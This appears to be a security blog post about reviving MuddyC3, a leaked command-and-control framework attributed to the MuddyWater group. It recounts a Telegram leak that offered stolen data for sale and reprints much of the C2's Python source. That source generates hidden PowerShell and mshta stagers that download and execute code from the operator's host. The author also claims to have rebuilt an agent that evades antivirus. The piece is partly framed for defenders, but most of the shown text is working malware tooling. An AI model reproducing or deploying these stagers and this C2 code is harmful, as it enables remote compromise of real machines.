Reviving MuddyC3 Used by MuddyWater (IRAN) APT

By Ahmed Khlief

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

Estimated Reading Time: 10 minutes

Note : This article contain two parts one for Blue Teams and the other for red teams. go to the part you interested in or read both if you are purple team guy

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



MuddyWater is a well-known threat actor group founded by Iran. “that has been active since 2017. They target groups across Middle East and Central Asia, primarily using spear phishing emails with malicious attachments. Most recently they were connected to a campaign in March that targeted” organizations in Turkey, Pakistan, and Tajikistan.[0]


MuddyWater attacks are characterized by the use of a slowly evolving PowerShell-based first stage backdoor we call “POWERSTATS”. Despite broad scrutiny and reports on MuddyWater attacks, the activity continues with only incremental changes to the tools and techniques. [1]

In June 26 2019 a group called “Green Leakers” on telegram published screenshots of the C2 admin panel as you can see below along with screenshot of the muddyc3 c2 source code . they announced that they are selling all the leaked tools for 0.5BTC.

- 
MuddyC2
Status
ID
Username
IP
Country
Ping Date
Functions
Previous
Next

- 
encoded = []
while len(st) % 2 > 0:
st = st + chr(0)
for i in range(len(st)):
value = value * 256 + ord(st[i])
if (i+1) % 2 == 0:
for j in range(3):
encoded.append(chr(40 + value % 52))
value //= 52
encoded.reverse()
return ''.join(encoded);
The access from this C&C is selling (The Access is from TR)
Version : (1.0.0)
Enter a ip:port for C&C: ip:port:
:443
Enter PROXY:
Command
Description

- 
DATA
BREACH
Selling Data From MuddyWater APT Group
We have some interesting Data from MuddyWater APT
who is behind this group, names, data from their targets and more..
Telegram id :
@Bl4ck_B0x
Telegram Channel :
@Green_Leakers
Telegram Channel :
@Green_Leaker
We are the official Green Leakers .. Don't follow any other fake channels or pages. If anything happens to our Telegram channels you can contact us from Our id and visiting our darkweb pages.
- 
June 26, 2019
Channel created
Channel photo updated
GreenLeakers
Announcement from Green Leakers :
As you can see, iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is gooooooood for us.. some iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world..
186 6:00 AM
GreenLeakers
GreenLeakers
MuddyWater C2
195 6:01 AM
GreenLeakers
GreenLeakers
28 members
t.me/Green_Leakerss
Link
GreenLeakers Official Channel
Description
Notifications
3 photos
1 video
Join Channel
Report

- 
GreenLeakers
Selling This Data Only 0.5BTC.
All information include:
1- Picture
2- ID Card
3- SMS and Call logs
4- All Contact
5- All Telegram and Instagram Chats
6- Tools write in Delphi, Python, Powershell, Golang in Kavosh(APT 33)
7- Android tools write in Kavosh(APT 33)
8- Tools write in Delphi, Python, Powershell, C# in MuddyWater
9- All APT33 C2
10- All MuddyWater C2
11- etc(151 GB more information about him and his operations)
BTC: 18Ayby8tXKir3Li5easLLW3dVamdJoiJ3c
272 6:22 AM
- 
June 26, 2019
Channel created
Channel photo updated
GreenLeakers
Announcement from Green Leakers :
As you can see, iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is gooooooood for us.. some iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world..
186 6:00 AM

At that time i got the source code from github , so i tried the code to find that the core of the c2 which is powershell payload is messing (the leaker didn't include the payload in order to by all the tools). so i didn't have time to reverse engineer the source code and i left it. last week i got 3 days off from my work (working in SOC will keep you for ever busy) so i started analyzing the code which will be discussed below and i was able to understand how it works in order to create the messing powershell payload and make the c2 come to life. I didn't just revive the C2 but also added more advanced functionality which will be released as separate tool soon.


Lets start by giving a summary about the muddyc3 tool :

- Coded with python2.7
- works as C2 server that serve a powershell agent script when requested
- i didn't find any function to encrypt the traffic between the the agent and the C2 but there are variables with name private_key , public_key so i suspect the functions removed.
- every function has its own url : modules , commands , result…
- its make use of HTA and bas64 encoded powershell code to bypass the AV (right now AV can catch HTA)
- It use threading so many agent can connect and controlled at the same time.
- the agent must collect information about the system when it first start then report it to the C2
- there is template for agent which will be filled with ip and port when the C2 run.
- include functions but not all implemented in the initial POC : upload , download , load modules , get screenshot
- The initial powershell agent POC i created can bypass the AV including Kaspersky, Trendmicro


Analysis Part (Blue Team):

Now we dig deep in the C2 to explain how it work and how i created the agent based on the function available in the C2 :


C2 interface : simple CLI interface that ask when started for IP,Port and proxy configuration to generate the initial payloads.



Ask for IP and Port to generate the payload




Payloads generated based on the IP:Port



simple Command menu which include the basic commands needed to run the C2

the source code for the interface is in the muddyc3.py which is clear and doesn’t need explanation :



```
def main():
    header.Banner()
    CC = []
    while len(CC) == 0:
        CC = raw_input('Enter a ip:port for C&C: ip:port: ')

    proxy = raw_input('Enter PROXY:')
    if proxy:
        ip = proxy
    CC = CC.split(':')
    config.set_port(CC[1])
    config.set_ip(CC[0])
    server = threading.Thread(target=webserver.main, args=())
    server.start()
    print '+' + '-' * 60 + '+'
    cmd().help()
    print '+' + '-' * 60 + '+'
    print bcolors.OKBLUE + '(LOW):' + bcolors.ENDC
    print 'mshta http://%s:%s/hta' % (config.IP, config.PORT)
    config.PAYLOADS.append('\nmshta http://%s:%s/hta' % (config.IP, config.PORT))
    print ''
    commandJ = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))}"
    commandP = 'Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'{payload}\')))" -WindowStyle Hidden'
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/get'
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print bcolors.OKBLUE + '(MEDIUM):' + bcolors.ENDC
    print '---+Powershell JOB Payload+---\n' + commandJ.replace('{payload}', payload)
    print ''
    print '---+Powershell New Process Payload+---\n' + commandP.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandJ.replace('{payload}', payload))
    config.PAYLOADS.append(commandP.replace('{payload}', payload))
    print bcolors.OKBLUE + '(HIGH):' + bcolors.ENDC
    commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjf'
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print '---+Powershell JOB + File Payload+---'
    print commandF.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandF.replace('{payload}', payload))
    commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjfs
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print '---+Powershell JOB + File +SCT Payload+---'
    print commandF.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandF.replace('{payload}', payload))
    payload = """powershell -w hidden \"$h = (New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');Invoke-Expression $h;\"""
    payload2 = """powershell -w hidden \"IEX(New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');\"""
```

will generate the initial payloads then add them to array and finally print them to the user

```
    while True:
        if config.POINTER == 'main':
            command = raw_input('(%s : %s) ' % (config.BASE, config.POINTER))
        else:
            command = raw_input('(%s : Agent(%s)-%s) ' % (config.BASE, str(config.AGENTS[config.POINTER][0]), config.AGENTS[config.POINTER][1]))
        bcommand = command.strip().split()
        if bcommand:
            if bcommand[0] in cmd.COMMANDS:
                result = getattr(globals()['cmd'](), bcommand[0])(bcommand)
            elif bcommand[0] not in cmd.COMMANDS and config.POINTER != 'main':
                config.COMMAND[config.POINTER].append(command.strip())


if __name__ == '__main__':
    main()
```

this part of the code will check if the pointer in Main or an agent and get the command from the user then check if the command in the list of menu command, it will run the menu command function defined in the cmd.py . if the command does not match the menu commands and the pointer in main then it will not do anything . if the pointer in agent menu then it will add the command to agent command queue in order to be requested and executed by the agent.

```
# Embedded file name: core\cmd.py
from core import config
from lib import prettytable
from core.color import bcolors
import time
import os

class cmd:
    COMMANDS = ['exit',
     'show',
     'help',
     'list',
     'use',
     'back',
     'payload']
    HELPCOMMANDS = [['exit', 'Exit the console'],
     ['list', 'List all agents'],
     ['help', 'Help menu'],
     ['show', 'Show Command and Controler variables'],
     ['use', 'Interact with AGENT'],
     ['back', 'Back to the main'],
     ['payload', 'Show Payloads'],
     ['load', 'load modules']]

    def help(self, args = None):
        table = prettytable.PrettyTable([bcolors.BOLD + 'Command' + bcolors.ENDC, bcolors.BOLD + 'Description' + bcolors.ENDC])
        table.border = False
        table.align = 'l'
        table.add_row(['-------', '-----------'])
        for i in self.HELPCOMMANDS:
            table.add_row([bcolors.OKBLUE + i[0] + bcolors.ENDC, i[1]])

        print table

    def exit(self, args = None):
        os._exit(0)

    def list(self, args = None):
        table = prettytable.PrettyTable([bcolors.BOLD + 'ID' + bcolors.ENDC,
         bcolors.BOLD + 'Status' + bcolors.ENDC,
         bcolors.BOLD + 'ExternalIP' + bcolors.ENDC,
         bcolors.BOLD + 'InternalIP' + bcolors.ENDC,
         bcolors.BOLD + 'OS' + bcolors.ENDC,
         bcolors.BOLD + 'Arch' + bcolors.ENDC,
         bcolors.BOLD + 'ComputerName' + bcolors.ENDC,
         bcolors.BOLD + 'Username' + bcolors.ENDC])
        table.border = False
        table.align = 'l'
        table.add_row(['--',
         '------',
         '----------',
         '----------',
         '--',
```

this screenshot from the cmd.py which shows the list of commands and the function it should run

Webserver.py Functions : the web server has a list of urls for each module some of the URLs will work with GET and other with POST depending how the function configured. below is a summary of the functions i created an agent for it :

```
from lib import web
from core import config
from core.color import bcolors
import time
import base64
import sys
reload(sys)
sys.setdefaultencoding('utf-8')

class MyApplication(web.application):

    def run(self, port = 8080, host = '0.0.0.0', *middleware):
        func = self.wsgifunc(*middleware)
        return web.httpserver.runsimple(func, (host, port))


urls = ('/', 'index', '/get', 'payload', '/getc', 'payloadc', '/hjf', 'payloadjf', '/hjfs', 'payloadjfs', '/sct', 'sct', '/hta', 'mshta', '/info/(.*)', 'info', '/dl/(.*)', 'download', '/up/(.*)', '
```

its start by defining the web server listener and urls variable that include the url with its module

```
class index:

    def GET(self):
        return 'Hello.!!!!'

